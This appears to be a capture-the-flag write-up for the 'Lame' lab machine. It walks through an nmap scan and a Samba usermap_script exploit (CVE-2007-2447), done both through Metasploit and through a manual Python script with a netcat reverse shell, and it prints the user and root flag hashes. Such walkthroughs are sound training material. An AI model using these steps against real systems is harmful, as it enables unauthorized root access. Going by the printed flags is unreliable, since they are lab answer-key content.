

Lame :

Enumeration :

First let's do an Nmap scan.

```
root@nexus:~# nmap -A -p- 10.10.10.3
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.43
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

After spending time trying to exploit vsftpd 2.3.4 by manual way and metasploit way it's rabbit hole, next port interesting is the samba port 139 and 445, let's enumerate it.

A quick research about samba smbd 3.X – 4.X exploit on google show us a metasploit exploit from CVE-2007-2447. So it's seem vulnerable. Let's exploit it now.

Source : https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script

Exploitation - Metasploit way :

Fire up metasploit and load the exploit.

```
root@nexus:~# service postgresql start && msfconsole
```

```
msf5 > use exploit/multi/samba/usermap_script
```

Configure the options then verify all parameter is ready by typing « show options ».

```
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.3       yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)
```

Launche the exploit by typing « exploit ».

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.43:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HRoxE5cAchBUtE3p;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HRoxE5cAchBUtE3p\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.43:4444 -> 10.10.10.3:36209) at 2019-08-23
03:34:12 +0200

whoami
root
pwd
/
```

And we are in as root ! Take user and root flag.

```
cd /root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
92caac3be140ef409e45721348a4e9df
cd /home
ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
69454a937d94f5f0225ea00acd2e84c5
```

User.txt = 69454a937d94f5f0225ea00acd2e84c5
Root.txt = 92caac3be140ef409e45721348a4e9df

Exploitation – Manual way :

Source : https://github.com/amriunix/CVE-2007-2447

Download the git repository from the source. Then install dependencies by typing the commands bellow :

1. sudo apt install python python-pip
2. pip install --user pysmb

Start a netcat listerner.

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```

Then launch the exploit downloaded with those parameter :

python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>

```
root@nexus:~/Téléchargements/CVE-2007-2447-master# python usermap_script.py 10.10.10.3 139 10.10.14.43 4444
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
```

Come back to you'r netcat listener, you will have root shell.

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.3] 38616
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
```

Take both flag again.

```
root@lame:/# cat /root/root.txt
cat /root/root.txt
92caac3be140ef409e45721348a4e9df
root@lame:/# cd /home
cd /home
root@lame:/home# ls
ls
ftp  makis  service  user
root@lame:/home# cd makis
cd makis
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# cat user.txt
cat user.txt
69454a937d94f5f0225ea00acd2e84c5
```

User.txt = 69454a937d94f5f0225ea00acd2e84c5
Root.txt = 92caac3be140ef409e45721348a4e9df